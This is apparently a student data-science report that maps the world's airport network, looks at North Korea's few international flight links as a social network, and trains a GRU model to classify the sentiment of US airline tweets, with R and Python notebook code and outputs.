


Fig 3: Mark the route of every airport route on Map

- Sort Countries on the basis of the number of airports they have.

The USA has the most number of airports as the visualization below shows. This guarantees the ‘quantity’ aspect of the United States Air Network.




Fig 4: Ascending order of most number of flights in each country

```

data.frame(table(airport$Country)) %>%
arrange(desc(Freq)) %>%
head(10) %>%
ggplot(aes(x = reorder(Var1, -Freq), y = Freq, fill = Var1, label = Freq)) +
geom_bar(stat = "identity", show.legend = F) +
scale_fill_manual(values=c("#999999", "#E69F00", "#324359", "#75c2cc", "#fabea7", "#7970e5", "#66b743", "#92552c", "#463360", "#a4d7ba")) +
labs(title = "Top 10 Countries that has most Airports", x = "Country", y = "The number of Airports") +
geom_label(angle = 45, show.legend = F) +
theme(axis.text.x = element_text(angle = 40, size = 15))

```

- Tree Map highlighting the nations with most of the airports in the world.




Fig 5: Tree Map of the Nations with most number of Airports.

The visualization shows the number of airports owned by each country with proportion to the area of a rectangle. We see that the developed and economically progressive countries occupy the majority of this area and hold almost 60% of the world's total airports.

Does quantity always equate with quality?

Airline Sentiment Analysis for the most-dense Air Network in the World:

The data set we used contains tweets in textual form and has their respective sentiments classified as positive, neutral, and negative.

Pre-Processing:

```
In [1]: import numpy as np
import pandas as pd
import re
import nltk
nltk.download('stopwords')
import matplotlib.pyplot as plt
%matplotlib inline

[nltk_data] Downloading package stopwords to
[nltk_data]     C:\Users\admin\AppData\Roaming\nltk_data...
[nltk_data]     Package stopwords is already up-to-date!

In [2]: import seaborn as sns

In [3]: import emoji
import tensorflow as tf
from nltk.stem import PorterStemmer
from tensorflow.keras.preprocessing.text import Tokenizer
from tensorflow.keras.preprocessing.sequence import pad_sequences
from sklearn.model_selection import train_test_split

In [4]: airline_tweets = pd.read_csv(r'G:\6th sem\SIN\project\final dbs\Tweets.csv')
airline_tweets.head()

Out[4]:
   tweet_id  airline_sentiment  airline_sentiment_confidence  negative reason  negative reason confidence  airline  airline sentiment gold  name
0  570306133677760513        neutral                  1.0000          NaN           NaN    Virgin America          NaN          cairdin
1  570301130888122368      positive                 0.3486          NaN           0.0000    Virgin America          NaN          jnardino
2  570301083672813571        neutral                  0.6837          NaN           NaN    Virgin America          NaN         yvonnalynn
```

Fig 6.1 Pre-Processing of data

```
In [5]: confidence_threshold = 0.6
airline_tweets = airline_tweets.drop(airline_tweets.query("airline_sentiment_confidence < @confidence_threshold").index, axis=0)
```

```
In [6]: tweets_df = pd.concat([airline_tweets['text'], airline_tweets['airline_sentiment']], axis=1)
tweets_df
```

```
Out[6]:
   text  airline_sentiment
0    @VirginAmerica What @dhepburn said.      neutral
1    @VirginAmerica I didn't today... Must mean I n...      neutral
2    @VirginAmerica it's really aggressive to blast...     negative
3    @VirginAmerica and it's a really big bad thing...     negative
4    @VirginAmerica seriously would pay $30 a fligh...     negative
...
14397   @AmericanAir right on cue with the delays😊     negative
14398   @AmericanAir leaving over 20 minutes Late Flig...     negative
14399   @AmericanAir Please bring American Airlines to...      neutral
14400   @AmericanAir you have my money, you change my ...     negative
14401   @AmericanAir we have 8 ppl so we need 2 know h...      neutral
```

14402 rows × 2 columns

```
In [7]: tweets_df.isna().sum().sum()
```

```
Out[7]: 0
```

```
In [8]: tweets_df['airline_sentiment'].value_counts()
```

```
Out[8]: negative    9113
neutral     2997
positive    2292
Name: airline_sentiment, dtype: int64
```

```
In [9]: sentiment_ordering = ['negative', 'neutral', 'positive']
tweets_df['airline_sentiment'] = tweets_df['airline_sentiment'].apply(lambda x: sentiment_ordering.index(x))
```

```
In [10]: tweets_df
```

```
Out[10]:
   text  airline_sentiment
0    @VirginAmerica What @dhepburn said.          1
1    @VirginAmerica I didn't today... Must mean I n...          1
2    @VirginAmerica it's really aggressive to blast...          0
3    @VirginAmerica and it's a really big bad thing...          0
4    @VirginAmerica seriously would pay $30 a fligh...          0
...
14397   @AmericanAir right on cue with the delays😊          0
14398   @AmericanAir leaving over 20 minutes Late Flig...          0
14399   @AmericanAir Please bring American Airlines to...          1
14400   @AmericanAir you have my money, you change my ...          0
14401   @AmericanAir we have 8 ppl so we need 2 know h...          1
```

14402 rows × 2 columns

Fig 6.2 Pre-Processing of data (Assigning the general words such as good, bad etc. a value in the range of [-1,1].

```
In [11]: emoji.demojize('@AmericanAir right on cue with the delays😊')  
Out[11]: '@AmericanAir right on cue with the delays:OK_hand:'
```

```
In [12]: ps = PorterStemmer()  
ps.stem('eating')
```

```
Out[12]: 'eat'
```

```
In [13]:
```

```
def process_tweet(tweet):  
    new_tweet = tweet.lower()  
    new_tweet = re.sub(r'@\w+', '', new_tweet)  
    new_tweet = re.sub(r'#', '', new_tweet)  
    new_tweet = re.sub(r':', ' ', emoji.demojize(new_tweet))  
    new_tweet = re.sub(r'http\S+', '', new_tweet)  
    new_tweet = re.sub(r'\$\S+', 'dollar', new_tweet)  
    new_tweet = re.sub(r'^a-zA-Z\s]', ' ', new_tweet)  
    new_tweet = re.sub(r'[0-9]+', 'number', new_tweet)  
    new_tweet = new_tweet.split(" ")  
    new_tweet = list(map(lambda x: ps.stem(x), new_tweet))  
    new_tweet = list(map(lambda x: x.strip(), new_tweet))  
    if '' in new_tweet:  
        new_tweet.remove('')  
    return new_tweet
```

```
In [14]: tweets = tweets_df['text'].apply(process_tweet)  
labels = np.array(tweets_df['airline_sentiment'])
```

```
In [15]: tweets
```

```
Out[15]: 0           [what, , said]  
1           [i, didnt, today, must, mean, i, need, to, tak...  
2           [it, realli, aggress, to, blast, obnoxi, enter...  
3           [and, it, a, realli, big, bad, thing, about, it]  
4           [serious, would, pay, dollar, a, flight, for, ...  
           ...  
14397      [right, on, cue, with, the, delay, hand, ]  
14398      [leav, over, number, minut, late, flight, no, ...  
14399      [pleas, bring, american, airlin, to, blackberr...  
14400      [you, have, my, money, you, chang, my, flight,...  
14401      [we, have, number, ppl, so, we, need, number, ...  
Name: text, Length: 14402, dtype: object
```

Fig 6.3 Pre-Processing of data (Removal of extra characters such as @, # and then putting each of remaining words in an array to preform sentimental analysis.

```

NAME: LEAD, LENGTH, LATITUDE, LTYPE, OBJECT
In [16]: # Get size of vocabulary
vocabulary = set()

for tweet in tweets:
    for word in tweet:
        if word not in vocabulary:
            vocabulary.add(word)

vocab_length = len(vocabulary)

# Get max length of a sequence
max_seq_length = 0

for tweet in tweets:
    if len(tweet) > max_seq_length:
        max_seq_length = len(tweet)

print("Vocab length:", vocab_length)
print("Max sequence length:", max_seq_length)

Vocab length: 11257
Max sequence length: 90

In [17]: tokenizer = Tokenizer(num_words=vocab_length)
tokenizer.fit_on_texts(tweets)

sequences = tokenizer.texts_to_sequences(tweets)

word_index = tokenizer.word_index

model_inputs = pad_sequences(sequences, maxlen=max_seq_length, padding='post')

```

Fig 6.4 Pre- Processing of data (Tokenization of String, assigning each string a specific value in range of [-1,1])

```

In [19]: word_index
Out[19]: {'to': 1,
           '': 2,
           'the': 3,
           'number': 4,
           'i': 5,
           'flight': 6,
           'a': 7,
           'you': 8,
           'for': 9,
           'on': 10,
           'and': 11,
           'my': 12,
           'is': 13,
           'in': 14,
           'it': 15,
           'of': 16,
           'your': 17,
           'me': 18,
           'have': 19,
           ...
           }

In [20]: model_inputs
Out[20]: array([[ 49,     2,   218, ...,     0,     0,     0],
               [  5,  191,  102, ...,     0,     0,     0],
               [ 15, 138, 2844, ...,     0,     0,     0],
               ...,
               [ 76,  506,  434, ...,     0,     0,     0],
               [  8,   19,   12, ...,     0,     0,     0],
               [ 37,   19,    4, ...,     0,     0,     0]]))

In [21]: model_inputs.shape
Out[21]: (14402, 90)

In [22]: X_train, X_test, y_train, y_test = train_test_split(model_inputs, labels, train_size=0.7, random_state=22)

```

Fig 6.5 storing tweets as an array of integers

Training the Model:

Training

```
In [23]: embedding_dim = 32

inputs = tf.keras.Input(shape=(max_seq_length,))

embedding = tf.keras.layers.Embedding(
    input_dim=vocab_length,
    output_dim=embedding_dim,
    input_length=max_seq_length
)(inputs)

# Model A (just a Flatten layer)
flatten = tf.keras.layers.Flatten()(embedding)

# Model B (GRU with a Flatten layer)
gru = tf.keras.layers.GRU(units=embedding_dim)(embedding)
gru_flatten = tf.keras.layers.Flatten()(gru)

# Both A and B are fed into the output
concat = tf.keras.layers.concatenate([flatten, gru_flatten])

outputs = tf.keras.layers.Dense(3, activation='softmax')(concat)

model = tf.keras.Model(inputs, outputs)

tf.keras.utils.plot_model(model)
```

Fig 7.1 Training of Model




Fig 7.2: Training of Model Flow Chart

```
In [24]: model.compile(
    optimizer='adam',
    loss='sparse_categorical_crossentropy',
    metrics=['accuracy']
)

In [25]: batch_size = 32
epochs = 100

history = model.fit(
    X_train,
    y_train,
    validation_split=0.2,
    batch_size=batch_size,
    epochs=epochs,
    callbacks=[
        tf.keras.callbacks.EarlyStopping(
            monitor='val_loss',
            patience=3,
            restore_best_weights=True,
            verbose=1
        ),
        tf.keras.callbacks.ReduceLROnPlateau()
    ]
)

Epoch 1/100
252/252 [=====] - 12s 47ms/step - loss: 0.7798 - accuracy: 0.6674 - val_loss: 0.6592 - val_accuracy: 0.7263
Epoch 2/100
252/252 [=====] - 10s 41ms/step - loss: 0.5190 - accuracy: 0.7990 - val_loss: 0.5420 - val_accuracy: 0.7833
Epoch 3/100
252/252 [=====] - 11s 43ms/step - loss: 0.3725 - accuracy: 0.8695 - val_loss: 0.5062 - val_accuracy: 0.7967
Epoch 4/100
252/252 [=====] - 10s 42ms/step - loss: 0.2773 - accuracy: 0.9081 - val_loss: 0.5073 - val_accuracy: 0.8022
Epoch 5/100
252/252 [=====] - 10s 40ms/step - loss: 0.2097 - accuracy: 0.9343 - val_loss: 0.5188 - val_accuracy: 0.8071
Epoch 6/100
251/252 [=====>.] - ETA: 0s - loss: 0.1574 - accuracy: 0.9572Restoring model weights from the end of the best epoch.
252/252 [=====] - 11s 42ms/step - loss: 0.1578 - accuracy: 0.9571 - val_loss: 0.5350 - val_accuracy: 0.8042
Epoch 00006: early stopping
```

Results

```
In [26]: model.evaluate(X_test, y_test)

136/136 [=====] - 2s 12ms/step - loss: 0.4883 - accuracy: 0.8102

Out[26]: [0.4883204698562622, 0.8102291226387024]
```

Fig 8: Results of first analysis

Thus, we could successfully train our model for predicting the sentiment of a tweet with an accuracy of 81%.

Now we'll be visualising what this data represents and indicates and thus see if this abundance also implies satisfaction among the travellers.

1. Airlines present in the US and their market Share:

```
In [30]: airline_tweets.airline.value_counts().plot(kind='pie', autopct=
```

```
Out[30]: <AxesSubplot:ylabel='airline'>
```




Fig 9: Pie Chart of all the percentage of flights each airline has in US.

2. A comparison between the share of each sentiment: namely, positive, negative and neutral.

Overall sentiments in our United States flight dataset (independent of airLine) – Post sentiment analysis we see that despite the biggest and the most robust flight network, the overall sentiment of the fliers is still **negative**.




Fig 10: Comparison of total positive, negative and neutral tweets of US citizens on the Airlines

3. Share Percentage of each sentiment in the entire dataset.

```
In [29]: airline_tweets.airline_sentiment.value_counts().plot(kind='pie', autopct="%1.0f%%", colors=["yellow","pink","green"])
```

```
Out[29]: <AxesSubplot:ylabel='airline_sentiment'>
```





Fig 11. Pie chart representing the percentage of positive, negative and neutral tweets

4. AirLine vs the kinds of sentiment associated with them.- Some of the popular US airlines and the general sentiment the fliers have towards them.

```
[30]: airline_tweets.groupby(['airline', 'airline_sentiment']).size().unstack().plot(kind='bar', stacked=True,)  
30]: <AxesSubplot:xlabel='airline'>
```



```
[ ]:
```

Fig 12. Sentimental analysis of each Airline

5. Sentiments and their relation with tweet length. We see, longer the tweet, more likely it is to be negative

Analysing the sentiment on the basis of the length of the tweet

```
In [12]: df_tweets['tweet_length'] = df_tweets['text'].apply(len)
df_tweets.groupby(['tweet_length', 'airline_sentiment']).size().unstack().plot(kind='line', stacked=False)

Out[12]: <matplotlib.axes._subplots.AxesSubplot at 0x7f233f3b5590>
```





Fig 13: Relation of tweets with its tweet length

Analyzing the flight network of antisocial countries like North Korea



```

NK.gloabal.flight.route.id %>%
  filter(Country != "North Korea") %>%
  select(Airport_Name, Country, City, Latitude, Longitude) %>%
  distinct(City, .keep_all = T) %>%
  DT::datatable(options = list(
    lengthMenu = c(4,1)
  ))

```

	Airport_Name	Country	City	Latitude	Longitude
1	Kuala Lumpur International Airport	Malaysia	Kuala Lumpur	2.745579957962	101.70999908447
2	Beijing Capital International Airport	China	Beijing	40.0801010131836	116.584999084473
3	Taoxian Airport	China	Shenyang	41.6398010253906	123.483001708984
4	Vladivostok International Airport	Russia	Vladivostok	43.398998260498	132.147994995117

Fig: 14.1, 14.2 and 14.3 Analysis of Flights in North Korea and their destinations

Info of airports that have flight access to North Korea. We see that only 4 airports in 3 countries have airline access to North Korea (which is an antisocial country). These countries themselves have high centrality and act as bridge nodes to keep North Korea connected to the rest of the world.

We see that most of these countries are Asian and predominantly those Asian countries that have a large flight network themselves that keeps North Korea connected to the rest of the subcontinent and these nodes act as bridge nodes. Let us now analyse the network of these Asian countries and see which are the most prominent bridge nodes that connect North Korea to the rest of the Asian subcontinent and helps maintain its trade routes without having direct flights to many countries.

From the graph generated from the below code snippet, it is safe to infer that Malaysia and China act as prominent bridge nodes, having a very high degree of centrality and hence holding a high magnitude of importance in the flight network of Asian countries. We see that almost every country has a direct flight to China, hence our social network is seen to obey typical SNA principles like Power Law, by virtue of which if a new country were to be formed, it is more likely to have a direct flight to China or Malaysia than to countries like Bhutan, Bangladesh, etc.

The graph also shows us how weakly North Korea is connected to the network of Asian Countries, having an edge cut of just two, the edge cut of a country can be used as a safe measure to judge how social a particular country is, in the case of a flight social network at least. Usually, the more flights a country has, the better international relations it has.

Shown below is the Social Network showing the international flight network of North Korea with respect to other Asian Countries. With an edge cut of just two, we see that it is an antisocial country which does not have international flights to many countries. We also see that Malaysia and China act as bridge nodes for North Korea.

